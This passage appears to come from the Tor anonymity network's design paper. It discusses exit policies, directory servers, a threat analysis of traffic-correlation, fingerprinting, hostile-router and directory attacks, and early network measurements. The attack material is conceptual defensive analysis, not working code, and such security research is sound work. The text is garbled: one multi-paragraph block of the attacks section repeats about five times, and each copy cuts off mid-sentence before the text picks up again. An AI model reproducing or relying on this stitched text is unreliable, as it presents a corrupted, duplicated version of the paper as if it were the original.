We stress that Tor does not enable any new class of abuse. Spammers and other attackers already have access to thousands of misconfigured systems worldwide, and the Tor network is far from the easiest way to launch attacks. But because the onion routers can be mistaken for the originators of the abuse, and the volunteers who run them may not want to deal with the hassle of explaining anonymity networks to irate administrators, we must block or limit abuse through the Tor network.

To mitigate abuse issues, each onion router's *exit policy* describes to which external addresses and ports the router will connect. On one end of the spectrum are *open exit* nodes that will connect anywhere. On the other end are *middleman* nodes that only relay traffic to other Tor nodes, and *private exit* nodes that only connect to a local host or network. A private exit can allow a client to connect to a given host or network more securely—an external adversary cannot eavesdrop traffic between the private exit and the final destination, and so is less sure of Alice's destination and activities. Most onion routers in the current network function as *restricted exits* that permit connections to the world at large, but prevent access to certain abuse-prone addresses and services such as SMTP. The OR might also be able to authenticate clients to prevent exit abuse without harming anonymity [48].

Many administrators use port restrictions to support only a limited set of services, such as HTTP, SSH, or AIM. This is not a complete solution, of course, since abuse opportunities for these protocols are still well known.

We have not yet encountered any abuse in the deployed network, but if we do we should consider using proxies to clean traffic for certain protocols as it leaves the network. For example, much abusive HTTP behavior (such as exploiting buffer overflows or well-known script vulnerabilities) can be detected in a straightforward manner. Similarly, one could run automatic spam filtering software (such as SpamAssassin) on email exiting the OR network.

ORs may also rewrite exiting traffic to append headers or other information indicating that the traffic has passed through an anonymity service. This approach is commonly used by email-only anonymity systems. ORs can also run on servers with hostnames like `anonymous` to further alert abuse targets to the nature of the anonymous traffic.

A mixture of open and restricted exit nodes allows the most flexibility for volunteers running servers. But while having many middleman nodes provides a large and robust network, having only a few exit nodes reduces the number of points an adversary needs to monitor for traffic analysis, and places a greater burden on the exit nodes. This tension can be seen in the Java Anon Proxy cascade model, wherein only one node in each cascade needs to handle abuse complaints—but an adversary only needs to observe the entry and exit of a cascade to perform traffic analysis on all that cascade's users. The hydra model (many entries, few exits) presents a different compromise: only a few exit nodes are needed, but an adversary needs to work harder to watch all the clients; see Section 10.

Finally, we note that exit abuse must not be dismissed as a peripheral issue: when a system's public image suffers, it can reduce the number and diversity of that system's users, and thereby reduce the anonymity of the system itself. Like usability, public perception is a security parameter. Sadly, preventing abuse of open exit nodes is an unsolved problem, and will probably remain an arms race for the foreseeable future. The abuse problems faced by Princeton's CoDeeN project [37] give us a glimpse of likely issues.

6.3 Directory Servers

First-generation Onion Routing designs [8, 41] used in-band network status updates: each router flooded a signed statement to its neighbors, which propagated it onward. But anonymizing networks have different security goals than typical link-state routing protocols. For example, delays (accidental or intentional) that can cause different parts of the network to have different views of link-state and topology are not only inconvenient: they give attackers an opportunity to exploit differences in client knowledge. We also worry about attacks to deceive a client about the router membership list, topology, or current network state. Such *partitioning attacks* on client knowledge help an adversary to efficiently deploy resources against a target [15].

Tor uses a small group of redundant, well-known onion routers to track changes in network topology and node state, including keys and exit policies. Each such *directory server* acts as an HTTP server, so clients can fetch current network state and router lists, and so other ORs can upload state information. Onion routers periodically publish signed statements of their state to each directory server. The directory servers combine this information with their own views of network liveness, and generate a signed description (a *directory*) of the entire network state. Client software is pre-loaded with a list of the directory servers and their keys, to bootstrap each client's view of the network.

When a directory server receives a signed statement for an OR, it checks whether the OR's identity key is recognized. Directory servers do not advertise unrecognized ORs—if they did, an adversary could take over the network by creating many servers [22]. Instead, new nodes must be approved by the directory server administrator before they are included. Mechanisms for automated node approval are an area of active research, and are discussed more in Section 9.

Of course, a variety of attacks remain. An adversary who controls a directory server can track clients by providing them different information—perhaps by listing only nodes under its control, or by informing only certain clients about a given node. Even an external adversary can exploit differences in client knowledge: clients who use a node listed on one directory server but not the others are vulnerable.

Thus these directory servers must be synchronized and redundant, so that they can agree on a common directory. Clients should only trust this directory if it is signed by a threshold of the directory servers.

The directory servers in Tor are modeled after those in Mixminion [15], but our situation is easier. First, we make the simplifying assumption that all participants agree on the set of directory servers. Second, while Mixminion needs to predict node behavior, Tor only needs a threshold consensus of the current state of the network. Third, we assume that we can fall back to the human administrators to discover and resolve problems when a consensus directory cannot be reached. Since there are relatively few directory servers (currently 3, but we expect as many as 9 as the network scales), we can afford operations like broadcast to simplify the consensus-building protocol.

To avoid attacks where a router connects to all the directory servers but refuses to relay traffic from other routers, the directory servers must also build circuits and use them to anonymously test router reliability [18]. Unfortunately, this defense is not yet designed or implemented.

Using directory servers is simpler and more flexible than flooding. Flooding is expensive, and complicates the analysis when we start experimenting with non-clique network topologies. Signed directories can be cached by other onion routers, so directory servers are not a performance bottleneck when we have many users, and do not aid traffic analysis by forcing clients to announce their existence to any central point.

7 Attacks and Defenses

Below we summarize a variety of attacks, and discuss how well our design withstands them.

Passive attacks

Observing user traffic patterns. Observing a user's connection will not reveal her destination or data, but it will reveal traffic patterns (both sent and received). Profiling via user connection patterns requires further processing, because multiple application streams may be operating simultaneously or in series over a single circuit.

Observing user content. While content at the user end is encrypted, connections to responders may not be (indeed, the responding website itself may be hostile). While filtering content is not a primary goal of Onion Routing, Tor can directly use Privoxy and related filtering services to anonymize application data streams.

Option distinguishability. We allow clients to choose configuration options. For example, clients concerned about request linkability should rotate circuits more often than those concerned about traceability. Allowing choice may attract users with different needs; but clients who are in the minority may lose more anonymity by appearing distinct than they gain by optimizing their behavior [1].

End-to-end timing correlation. Tor only minimally hides such correlations. An attacker watching patterns of traffic at the initiator and the responder will be able to confirm the correspondence with high probability. The greatest protection currently available against such confirmation is to hide the connection between the onion proxy and the first Tor node, by running the OP on the Tor node or behind a firewall. This approach requires an observer to separate traffic originating at the onion router from traffic passing through it: a global observer can do this, but it might be beyond a limited observer's capabilities.

End-to-end size correlation. Simple packet counting will also be effective in confirming endpoints of a stream. However, even without padding, we may have some limited protection: the leaky pipe topology means different numbers of packets may enter one end of a circuit than exit at the other.

Website fingerprinting. All the effective passive attacks above are traffic confirmation attacks, which puts them outside our design goals. There is also a passive traffic analysis attack that is potentially effective. Rather than searching exit connections for timing and volume correlations, the adversary may build up a database of "fingerprints" containing file sizes and access patterns for targeted websites. He can later confirm a user's connection to a given site simply by consulting the database. This attack has been shown to be effective against SafeWeb [29]. It may be less effective against Tor, since streams are multiplexed within the same circuit, and fingerprinting will be limited to the granularity of cells (currently 512 bytes). Additional defenses could include larger cell sizes, padding schemes to group websites into large sets, and link padding or long-range dummies.[4]

Active attacks

Compromise keys. An attacker who learns the TLS session key can see control cells and encrypted relay cells on every circuit on that connection; learning a circuit session key lets him unwrap one layer of the encryption. An attacker who learns an OR's TLS private key can impersonate that OR for the TLS key's lifetime, but he must also learn the onion key to decrypt *create* cells (and because of perfect forward secrecy, he cannot hijack already established circuits without also compromising their session keys). Periodic key rotation limits the window of opportunity for these attacks. On the other hand, an attacker who learns a node's identity key can replace that node indefinitely by sending new forged descriptors to the directory servers.

Iterated compromise. A roving adversary who can compromise ORs (by system intrusion, legal coercion, or extralegal coercion) could march down the circuit compromising the nodes until he reaches the end. Unless the adversary can complete this attack within the lifetime of the circuit, however, the ORs will have discarded the necessary information before the attack can be completed. (Thanks to the perfect forward secrecy of session keys, the attacker cannot force nodes to decrypt recorded traffic once the circuits have been closed.) Additionally, building circuits that cross jurisdictions can make legal coercion harder—this phenomenon is commonly called "jurisdictional arbitrage." The Java Anon Proxy project recently experienced the need for this approach, when a German court forced them to add a backdoor to their nodes [51].

Run a recipient. An adversary running a webserver trivially learns the timing patterns of users connecting to it, and can introduce arbitrary patterns in its responses. End-to-end attacks become easier: if the adversary can induce users to connect to his webserver (perhaps by advertising content targeted to those users), he now holds one end of their connection. There is also a danger that application protocols and associated programs can be induced to reveal information about the initiator. Tor depends on Privoxy and similar protocol cleaners to solve this latter problem.

Run an onion proxy. It is expected that end users will nearly always run their own local onion proxy. However, in some settings, it may be necessary for the proxy to run remotely—typically, in institutions that want to monitor the activity of those connecting to the proxy. Compromising an onion proxy compromises all future connections through it.

DoS non-observed nodes. An observer who can only watch some of the Tor network can increase the value of this traffic by attacking non-observed nodes to shut them down, reduce their reliability, or persuade users that they are not trustworthy. The best defense here is robustness.

Run a hostile OR. In addition to being a local observer, an isolated hostile node can create circuits through itself, or alter traffic patterns to affect traffic at other nodes. Nonetheless, a hostile node must be immediately adjacent to both endpoints to compromise the anonymity of a circuit. If an adversary can run multiple ORs, and can persuade the directory servers that those ORs are trustworthy and independent, then occasionally some user will choose one of those ORs for the start and another as the end of a circuit. If an adversary controls $m > 1$ of N nodes, he can correlate at most $\left(\frac{m}{N}\right)^2$ of the traffic—although an adversary could still attract a disproportionately large amount of traffic by running an OR with a permissive exit policy, or by degrading the reliability of other routers.

Introduce timing into messages. This is simply a stronger version of passive timing attacks already discussed earlier.

Tagging attacks. A hostile node could "tag" a cell by altering it. If the stream were, for example, an unencrypted request to a Web site, the garbled content coming out at the appropriate time would confirm the association. However, integrity checks on cells prevent this attack.

Replace contents of unauthenticated protocols. When relaying an unauthenticated protocol like HTTP, a hostile exit node can impersonate the target server. Clients should prefer protocols with end-to-end authentication.

Replay attacks. Some anonymity protocols are vulnerable to replay attacks. Tor is not; replaying one side of a handshake will result in a different negotiated session key, and so the rest of the recorded session can't be used.

Smear attacks. An attacker could use the Tor network for socially disapproved acts, to bring the network into disrepute and get its operators to shut it down. Exit policies reduce the possibilities for abuse, but ultimately the network requires volunteers who can tolerate some political heat.

Distribute hostile code. An attacker could trick users

[4] Note that this fingerprinting attack should not be confused with the much more complicated latency attacks of [5], which require a fingerprint of the latencies of all circuits through the network, combined with those from the network edges to the target user and the responder website.

End-to-end size correlation. Simple packet counting will also be effective in confirming endpoints of a stream. However, even without padding, we may have some limited protection: the leaky pipe topology means different numbers of packets may enter one end of a circuit than exit at the other.

Website fingerprinting. All the effective passive attacks above are traffic confirmation attacks, which puts them outside our design goals. There is also a passive traffic analysis attack that is potentially effective. Rather than searching exit connections for timing and volume correlations, the adversary may build up a database of "fingerprints" containing file sizes and access patterns for targeted websites. He can later confirm a user's connection to a given site simply by consulting the database. This attack has been shown to be effective against SafeWeb [29]. It may be less effective against Tor, since streams are multiplexed within the same circuit, and fingerprinting will be limited to the granularity of cells (currently 512 bytes). Additional defenses could include larger cell sizes, padding schemes to group websites into large sets, and link padding or long-range dummies.[4]

Active attacks

Compromise keys. An attacker who learns the TLS session key can see control cells and encrypted relay cells on every circuit on that connection; learning a circuit session key lets him unwrap one layer of the encryption. An attacker who learns an OR's TLS private key can impersonate that OR for the TLS key's lifetime, but he must also learn the onion key to decrypt *create* cells (and because of perfect forward secrecy, he cannot hijack already established circuits without also compromising their session keys). Periodic key rotation limits the window of opportunity for these attacks. On the other hand, an attacker who learns a node's identity key can replace that node indefinitely by sending new forged descriptors to the directory servers.

Iterated compromise. A roving adversary who can compromise ORs (by system intrusion, legal coercion, or extralegal coercion) could march down the circuit compromising the nodes until he reaches the end. Unless the adversary can complete this attack within the lifetime of the circuit, however, the ORs will have discarded the necessary information before the attack can be completed. (Thanks to the perfect forward secrecy of session keys, the attacker cannot force nodes to decrypt recorded traffic once the circuits have been closed.) Additionally, building circuits that cross jurisdictions can make legal coercion harder—this phenomenon is commonly called "jurisdictional arbitrage." The Java Anon Proxy project recently experienced the need for this approach, when a German court forced them to add a backdoor to their nodes [51].

Run a recipient. An adversary running a webserver trivially learns the timing patterns of users connecting to it, and can introduce arbitrary patterns in its responses. End-to-end attacks become easier: if the adversary can induce users to connect to his webserver (perhaps by advertising content targeted to those users), he now holds one end of their connection. There is also a danger that application protocols and associated programs can be induced to reveal information about the initiator. Tor depends on Privoxy and similar protocol cleaners to solve this latter problem.

Run an onion proxy. It is expected that end users will nearly always run their own local onion proxy. However, in some settings, it may be necessary for the proxy to run remotely—typically, in institutions that want to monitor the activity of those connecting to the proxy. Compromising an onion proxy compromises all future connections through it.

DoS non-observed nodes. An observer who can only watch some of the Tor network can increase the value of this traffic by attacking non-observed nodes to shut them down, reduce their reliability, or persuade users that they are not trustworthy. The best defense here is robustness.

Run a hostile OR. In addition to being a local observer, an isolated hostile node can create circuits through itself, or alter traffic patterns to affect traffic at other nodes. Nonetheless, a hostile node must be immediately adjacent to both endpoints to compromise the anonymity of a circuit. If an adversary can run multiple ORs, and can persuade the directory servers that those ORs are trustworthy and independent, then occasionally some user will choose one of those ORs for the start and another as the end of a circuit. If an adversary controls $m > 1$ of N nodes, he can correlate at most $\left(\frac{m}{N}\right)^2$ of the traffic—although an adversary could still attract a disproportionately large amount of traffic by running an OR with a permissive exit policy, or by degrading the reliability of other routers.

Introduce timing into messages. This is simply a stronger version of passive timing attacks already discussed earlier.

Tagging attacks. A hostile node could "tag" a cell by altering it. If the stream were, for example, an unencrypted request to a Web site, the garbled content coming out at the appropriate time would confirm the association. However, integrity checks on cells prevent this attack.

Replace contents of unauthenticated protocols. When relaying an unauthenticated protocol like HTTP, a hostile exit node can impersonate the target server. Clients should prefer protocols with end-to-end authentication.

Replay attacks. Some anonymity protocols are vulnerable to replay attacks. Tor is not; replaying one side of a handshake will result in a different negotiated session key, and so the rest of the recorded session can't be used.

Smear attacks. An attacker could use the Tor network for socially disapproved acts, to bring the network into disrepute and get its operators to shut it down. Exit policies reduce the possibilities for abuse, but ultimately the network requires volunteers who can tolerate some political heat.

Distribute hostile code. An attacker could trick users

[4] Note that this fingerprinting attack should not be confused with the much more complicated latency attacks of [5], which require a fingerprint of the latencies of all circuits through the network, combined with those from the network edges to the target user and the responder website.

End-to-end size correlation. Simple packet counting will also be effective in confirming endpoints of a stream. However, even without padding, we may have some limited protection: the leaky pipe topology means different numbers of packets may enter one end of a circuit than exit at the other.

Website fingerprinting. All the effective passive attacks above are traffic confirmation attacks, which puts them outside our design goals. There is also a passive traffic analysis attack that is potentially effective. Rather than searching exit connections for timing and volume correlations, the adversary may build up a database of "fingerprints" containing file sizes and access patterns for targeted websites. He can later confirm a user's connection to a given site simply by consulting the database. This attack has been shown to be effective against SafeWeb [29]. It may be less effective against Tor, since streams are multiplexed within the same circuit, and fingerprinting will be limited to the granularity of cells (currently 512 bytes). Additional defenses could include larger cell sizes, padding schemes to group websites into large sets, and link padding or long-range dummies.[4]

Active attacks

Compromise keys. An attacker who learns the TLS session key can see control cells and encrypted relay cells on every circuit on that connection; learning a circuit session key lets him unwrap one layer of the encryption. An attacker who learns an OR's TLS private key can impersonate that OR for the TLS key's lifetime, but he must also learn the onion key to decrypt *create* cells (and because of perfect forward secrecy, he cannot hijack already established circuits without also compromising their session keys). Periodic key rotation limits the window of opportunity for these attacks. On the other hand, an attacker who learns a node's identity key can replace that node indefinitely by sending new forged descriptors to the directory servers.

Iterated compromise. A roving adversary who can compromise ORs (by system intrusion, legal coercion, or extralegal coercion) could march down the circuit compromising the nodes until he reaches the end. Unless the adversary can complete this attack within the lifetime of the circuit, however, the ORs will have discarded the necessary information before the attack can be completed. (Thanks to the perfect forward secrecy of session keys, the attacker cannot force nodes to decrypt recorded traffic once the circuits have been closed.) Additionally, building circuits that cross jurisdictions can make legal coercion harder—this phenomenon is commonly called "jurisdictional arbitrage." The Java Anon Proxy project recently experienced the need for this approach, when a German court forced them to add a backdoor to their nodes [51].

Run a recipient. An adversary running a webserver trivially learns the timing patterns of users connecting to it, and can introduce arbitrary patterns in its responses. End-to-end attacks become easier: if the adversary can induce users to connect to his webserver (perhaps by advertising content targeted to those users), he now holds one end of their connection. There is also a danger that application protocols and associated programs can be induced to reveal information about the initiator. Tor depends on Privoxy and similar protocol cleaners to solve this latter problem.

Run an onion proxy. It is expected that end users will nearly always run their own local onion proxy. However, in some settings, it may be necessary for the proxy to run remotely—typically, in institutions that want to monitor the activity of those connecting to the proxy. Compromising an onion proxy compromises all future connections through it.

DoS non-observed nodes. An observer who can only watch some of the Tor network can increase the value of this traffic by attacking non-observed nodes to shut them down, reduce their reliability, or persuade users that they are not trustworthy. The best defense here is robustness.

Run a hostile OR. In addition to being a local observer, an isolated hostile node can create circuits through itself, or alter traffic patterns to affect traffic at other nodes. Nonetheless, a hostile node must be immediately adjacent to both endpoints to compromise the anonymity of a circuit. If an adversary can run multiple ORs, and can persuade the directory servers that those ORs are trustworthy and independent, then occasionally some user will choose one of those ORs for the start and another as the end of a circuit. If an adversary controls $m > 1$ of N nodes, he can correlate at most $\left(\frac{m}{N}\right)^2$ of the traffic—although an adversary could still attract a disproportionately large amount of traffic by running an OR with a permissive exit policy, or by degrading the reliability of other routers.

Introduce timing into messages. This is simply a stronger version of passive timing attacks already discussed earlier.

Tagging attacks. A hostile node could "tag" a cell by altering it. If the stream were, for example, an unencrypted request to a Web site, the garbled content coming out at the appropriate time would confirm the association. However, integrity checks on cells prevent this attack.

Replace contents of unauthenticated protocols. When relaying an unauthenticated protocol like HTTP, a hostile exit node can impersonate the target server. Clients should prefer protocols with end-to-end authentication.

Replay attacks. Some anonymity protocols are vulnerable to replay attacks. Tor is not; replaying one side of a handshake will result in a different negotiated session key, and so the rest of the recorded session can't be used.

Smear attacks. An attacker could use the Tor network for socially disapproved acts, to bring the network into disrepute and get its operators to shut it down. Exit policies reduce the possibilities for abuse, but ultimately the network requires volunteers who can tolerate some political heat.

Distribute hostile code. An attacker could trick users

[4] Note that this fingerprinting attack should not be confused with the much more complicated latency attacks of [5], which require a fingerprint of the latencies of all circuits through the network, combined with those from the network edges to the target user and the responder website.

End-to-end size correlation. Simple packet counting will also be effective in confirming endpoints of a stream. However, even without padding, we may have some limited protection: the leaky pipe topology means different numbers of packets may enter one end of a circuit than exit at the other.

Website fingerprinting. All the effective passive attacks above are traffic confirmation attacks, which puts them outside our design goals. There is also a passive traffic analysis attack that is potentially effective. Rather than searching exit connections for timing and volume correlations, the adversary may build up a database of "fingerprints" containing file sizes and access patterns for targeted websites. He can later confirm a user's connection to a given site simply by consulting the database. This attack has been shown to be effective against SafeWeb [29]. It may be less effective against Tor, since streams are multiplexed within the same circuit, and fingerprinting will be limited to the granularity of cells (currently 512 bytes). Additional defenses could include larger cell sizes, padding schemes to group websites into large sets, and link padding or long-range dummies.[4]

Active attacks

Compromise keys. An attacker who learns the TLS session key can see control cells and encrypted relay cells on every circuit on that connection; learning a circuit session key lets him unwrap one layer of the encryption. An attacker who learns an OR's TLS private key can impersonate that OR for the TLS key's lifetime, but he must also learn the onion key to decrypt *create* cells (and because of perfect forward secrecy, he cannot hijack already established circuits without also compromising their session keys). Periodic key rotation limits the window of opportunity for these attacks. On the other hand, an attacker who learns a node's identity key can replace that node indefinitely by sending new forged descriptors to the directory servers.

Iterated compromise. A roving adversary who can compromise ORs (by system intrusion, legal coercion, or extralegal coercion) could march down the circuit compromising the nodes until he reaches the end. Unless the adversary can complete this attack within the lifetime of the circuit, however, the ORs will have discarded the necessary information before the attack can be completed. (Thanks to the perfect forward secrecy of session keys, the attacker cannot force nodes to decrypt recorded traffic once the circuits have been closed.) Additionally, building circuits that cross jurisdictions can make legal coercion harder—this phenomenon is commonly called "jurisdictional arbitrage." The Java Anon Proxy project recently experienced the need for this approach, when a German court forced them to add a backdoor to their nodes [51].

Run a recipient. An adversary running a webserver trivially learns the timing patterns of users connecting to it, and can introduce arbitrary patterns in its responses. End-to-end attacks become easier: if the adversary can induce users to connect to his webserver (perhaps by advertising content targeted to those users), he now holds one end of their connection. There is also a danger that application protocols and associated programs can be induced to reveal information about the initiator. Tor depends on Privoxy and similar protocol cleaners to solve this latter problem.

Run an onion proxy. It is expected that end users will nearly always run their own local onion proxy. However, in some settings, it may be necessary for the proxy to run remotely—typically, in institutions that want to monitor the activity of those connecting to the proxy. Compromising an onion proxy compromises all future connections through it.

DoS non-observed nodes. An observer who can only watch some of the Tor network can increase the value of this traffic by attacking non-observed nodes to shut them down, reduce their reliability, or persuade users that they are not trustworthy. The best defense here is robustness.

Run a hostile OR. In addition to being a local observer, an isolated hostile node can create circuits through itself, or alter traffic patterns to affect traffic at other nodes. Nonetheless, a hostile node must be immediately adjacent to both endpoints to compromise the anonymity of a circuit. If an adversary can run multiple ORs, and can persuade the directory servers that those ORs are trustworthy and independent, then occasionally some user will choose one of those ORs for the start and another as the end of a circuit. If an adversary controls $m > 1$ of N nodes, he can correlate at most $\left(\frac{m}{N}\right)^2$ of the traffic—although an adversary could still attract a disproportionately large amount of traffic by running an OR with a permissive exit policy, or by degrading the reliability of other routers.

Introduce timing into messages. This is simply a stronger version of passive timing attacks already discussed earlier.

Tagging attacks. A hostile node could "tag" a cell by altering it. If the stream were, for example, an unencrypted request to a Web site, the garbled content coming out at the appropriate time would confirm the association. However, integrity checks on cells prevent this attack.

Replace contents of unauthenticated protocols. When relaying an unauthenticated protocol like HTTP, a hostile exit node can impersonate the target server. Clients should prefer protocols with end-to-end authentication.

Replay attacks. Some anonymity protocols are vulnerable to replay attacks. Tor is not; replaying one side of a handshake will result in a different negotiated session key, and so the rest of the recorded session can't be used.

Smear attacks. An attacker could use the Tor network for socially disapproved acts, to bring the network into disrepute and get its operators to shut it down. Exit policies reduce the possibilities for abuse, but ultimately the network requires volunteers who can tolerate some political heat.

Distribute hostile code. An attacker could trick users

[4] Note that this fingerprinting attack should not be confused with the much more complicated latency attacks of [5], which require a fingerprint of the latencies of all circuits through the network, combined with those from the network edges to the target user and the responder website.

End-to-end size correlation. Simple packet counting will also be effective in confirming endpoints of a stream. However, even without padding, we may have some limited protection: the leaky pipe topology means different numbers of packets may enter one end of a circuit than exit at the other.

Website fingerprinting. All the effective passive attacks above are traffic confirmation attacks, which puts them outside our design goals. There is also a passive traffic analysis attack that is potentially effective. Rather than searching exit connections for timing and volume correlations, the adversary may build up a database of "fingerprints" containing file sizes and access patterns for targeted websites. He can later confirm a user's connection to a given site simply by consulting the database. This attack has been shown to be effective against SafeWeb [29]. It may be less effective against Tor, since streams are multiplexed within the same circuit, and fingerprinting will be limited to the granularity of cells (currently 512 bytes). Additional defenses could include larger cell sizes, padding schemes to group websites into large sets, and link padding or long-range dummies.[4]

Active attacks

Compromise keys. An attacker who learns the TLS session key can see control cells and encrypted relay cells on every circuit on that connection; learning a circuit session key lets him unwrap one layer of the encryption. An attacker who learns an OR's TLS private key can impersonate that OR for the TLS key's lifetime, but he must also learn the onion key to decrypt *create* cells (and because of perfect forward secrecy, he cannot hijack already established circuits without also compromising their session keys). Periodic key rotation limits the window of opportunity for these attacks. On the other hand, an attacker who learns a node's identity key can replace that node indefinitely by sending new forged descriptors to the directory servers.

Iterated compromise. A roving adversary who can compromise ORs (by system intrusion, legal coercion, or extralegal coercion) could march down the circuit compromising the nodes until he reaches the end. Unless the adversary can complete this attack within the lifetime of the circuit, however, the ORs will have discarded the necessary information before the attack can be completed. (Thanks to the perfect forward secrecy of session keys, the attacker cannot force nodes to decrypt recorded traffic once the circuits have been closed.) Additionally, building circuits that cross jurisdictions can make legal coercion harder—this phenomenon is commonly called "jurisdictional arbitrage." The Java Anon Proxy project recently experienced the need for this approach, when a German court forced them to add a backdoor to their nodes [51].

Run a recipient. An adversary running a webserver trivially learns the timing patterns of users connecting to it, and can introduce arbitrary patterns in its responses. End-to-end attacks become easier: if the adversary can induce users to connect to his webserver (perhaps by advertising content targeted to those users), he now holds one end of their connection. There is also a danger that application protocols and associated programs can be induced to reveal information about the initiator. Tor depends on Privoxy and similar protocol cleaners to solve this latter problem.

Run an onion proxy. It is expected that end users will nearly always run their own local onion proxy. However, in some settings, it may be necessary for the proxy to run remotely—typically, in institutions that want to monitor the activity of those connecting to the proxy. Compromising an onion proxy compromises all future connections through it.

DoS non-observed nodes. An observer who can only watch some of the Tor network can increase the value of this traffic by attacking non-observed nodes to shut them down, reduce their reliability, or persuade users that they are not trustworthy. The best defense here is robustness.

Run a hostile OR. In addition to being a local observer, an isolated hostile node can create circuits through itself, or alter traffic patterns to affect traffic at other nodes. Nonetheless, a hostile node must be immediately adjacent to both endpoints to compromise the anonymity of a circuit. If an adversary can run multiple ORs, and can persuade the directory servers that those ORs are trustworthy and independent, then occasionally some user will choose one of those ORs for the start and another as the end of a circuit. If an adversary controls $m > 1$ of N nodes, he can correlate at most $\left(\frac{m}{N}\right)^2$ of the traffic—although an adversary could still attract a disproportionately large amount of traffic by running an OR with a permissive exit policy, or by degrading the reliability of other routers.

Introduce timing into messages. This is simply a stronger version of passive timing attacks already discussed earlier.

Tagging attacks. A hostile node could "tag" a cell by altering it. If the stream were, for example, an unencrypted request to a Web site, the garbled content coming out at the appropriate time would confirm the association. However, integrity checks on cells prevent this attack.

Replace contents of unauthenticated protocols. When relaying an unauthenticated protocol like HTTP, a hostile exit node can impersonate the target server. Clients should prefer protocols with end-to-end authentication.

Replay attacks. Some anonymity protocols are vulnerable to replay attacks. Tor is not; replaying one side of a handshake will result in a different negotiated session key, and so the rest of the recorded session can't be used.

Smear attacks. An attacker could use the Tor network for socially disapproved acts, to bring the network into disrepute and get its operators to shut it down. Exit policies reduce the possibilities for abuse, but ultimately the network requires volunteers who can tolerate some political heat.

Distribute hostile code. An attacker could trick users

[4] Note that this fingerprinting attack should not be confused with the much more complicated latency attacks of [5], which require a fingerprint of the latencies of all circuits through the network, combined with those from the network edges to the target user and the responder website.

into running subverted Tor software that did not, in fact, anonymize their connections—or worse, could trick ORs into running weakened software that provided users with less anonymity. We address this problem (but do not solve it completely) by signing all Tor releases with an official public key, and including an entry in the directory that lists which versions are currently believed to be secure. To prevent an attacker from subverting the official release itself (through threats, bribery, or insider attacks), we provide all releases in source code form, encourage source audits, and frequently warn our users never to trust any software (even from us) that comes without source.

Directory attacks

Destroy directory servers. If a few directory servers disappear, the others still decide on a valid directory. So long as any directory servers remain in operation, they will still broadcast their views of the network and generate a consensus directory. (If more than half are destroyed, this directory will not, however, have enough signatures for clients to use it automatically; human intervention will be necessary for clients to decide whether to trust the resulting directory.)

Subvert a directory server. By taking over a directory server, an attacker can partially influence the final directory. Since ORs are included or excluded by majority vote, the corrupt directory can at worst cast a tie-breaking vote to decide whether to include marginal ORs. It remains to be seen how often such marginal cases occur in practice.

Subvert a majority of directory servers. An adversary who controls more than half the directory servers can include as many compromised ORs in the final directory as he wishes. We must ensure that directory server operators are independent and attack-resistant.

Encourage directory server dissent. The directory agreement protocol assumes that directory server operators agree on the set of directory servers. An adversary who can persuade some of the directory server operators to distrust one another could split the quorum into mutually hostile camps, thus partitioning users based on which directory they use. Tor does not address this attack.

Trick the directory servers into listing a hostile OR. Our threat model explicitly assumes directory server operators will be able to filter out most hostile ORs.

Convince the directories that a malfunctioning OR is working. In the current Tor implementation, directory servers assume that an OR is running correctly if they can start a TLS connection to it. A hostile OR could easily subvert this test by accepting TLS connections from ORs but ignoring all cells. Directory servers must actively test ORs by building circuits and streams as appropriate. The tradeoffs of a similar approach are discussed in [18].

Attacks against rendezvous points

Make many introduction requests. An attacker could try to deny Bob service by flooding his introduction points with requests. Because the introduction points can block requests that lack authorization tokens, however, Bob can restrict the volume of requests he receives, or require a certain amount of computation for every request he receives.

Attack an introduction point. An attacker could disrupt a location-hidden service by disabling its introduction points. But because a service's identity is attached to its public key, the service can simply re-advertise itself at a different introduction point. Advertisements can also be done secretly so that only high-priority clients know the address of Bob's introduction points or so that different clients know of different introduction points. This forces the attacker to disable all possible introduction points.

Compromise an introduction point. An attacker who controls Bob's introduction point can flood Bob with introduction requests, or prevent valid introduction requests from reaching him. Bob can notice a flood, and close the circuit. To notice blocking of valid requests, however, he should periodically test the introduction point by sending rendezvous requests and making sure he receives them.

Compromise a rendezvous point. A rendezvous point is no more sensitive than any other OR on a circuit, since all data passing through the rendezvous is encrypted with a session key shared by Alice and Bob.

8 Early experiences: Tor in the Wild

As of mid-May 2004, the Tor network consists of 32 nodes (24 in the US, 8 in Europe), and more are joining each week as the code matures. (For comparison, the current remailer network has about 40 nodes.) Each node has at least a 768Kb/768Kb connection, and many have 10Mb. The number of users varies (and of course, it's hard to tell for sure), but we sometimes have several hundred users—administrators at several companies have begun sending their entire departments' web traffic through Tor, to block other divisions of their company from reading their traffic. Tor users have reported using the network for web browsing, FTP, IRC, AIM, Kazaa, SSH, and recipient-anonymous email via rendezvous points. One user has anonymously set up a Wiki as a hidden service, where other users anonymously publish the addresses of their hidden services.

Each Tor node currently processes roughly 800,000 relay cells (a bit under half a gigabyte) per week. On average, about 80% of each 498-byte payload is full for cells going back to the client, whereas about 40% is full for cells coming from the client. (The difference arises because most of the network's traffic is web browsing.) Interactive traffic like SSH brings down the average a lot—once we have more experience, and assuming we can resolve the anonymity issues, we may partition traffic into two relay cell sizes: one to handle bulk traffic and one for interactive traffic.

Based in part on our restrictive default exit policy (we reject SMTP requests) and our low profile, we have had no abuse issues since the network was deployed in October 2003. Our slow growth rate gives us time to add features, resolve bugs, and get a feel for what users actually want from an anonymity system. Even though having more users would bolster our anonymity sets, we are not eager to attract the Kazaa or warez communities—we feel that we must build a reputation for privacy, human rights, research, and other socially laudable activities.

As for performance, profiling shows that Tor spends almost all its CPU time in AES, which is fast. Current latency is attributable to two factors. First, network latency is critical: we are intentionally bouncing traffic around the world several times. Second, our end-to-end congestion control algorithm focuses on protecting volunteer servers from accidental DoS rather than on optimizing performance. To quantify these effects, we did some informal tests using a network of 4 nodes on the same machine (a heavily loaded 1GHz Athlon). We downloaded a 60 megabyte file from `debian.org` every 30 minutes for 54 hours (108 sample points). It arrived in about 300 seconds on average, compared to 210s for a direct download. We ran a similar test on the production Tor network, fetching the front page of `cnn.com` (55 kilobytes): while a direct download consistently took about 0.3s, the performance through Tor varied. Some downloads were as fast as 0.4s, with a median at 2.8s, and 90% finishing within 5.3s. It seems that as the network expands, the chance of building a slow circuit (one that includes a slow or heavily loaded node or link) is increasing. On the other hand, as our users remain satisfied with this increased latency, we can address our performance incrementally as we proceed with development.

Although Tor's clique topology and full-visibility directories present scaling problems, we still expect the network to support a few hundred nodes and maybe 10,000 users before we're forced to become more distributed. With luck, the experience we gain running the current topology will help us choose among alternatives when the time comes.

9 Open Questions in Low-latency Anonymity

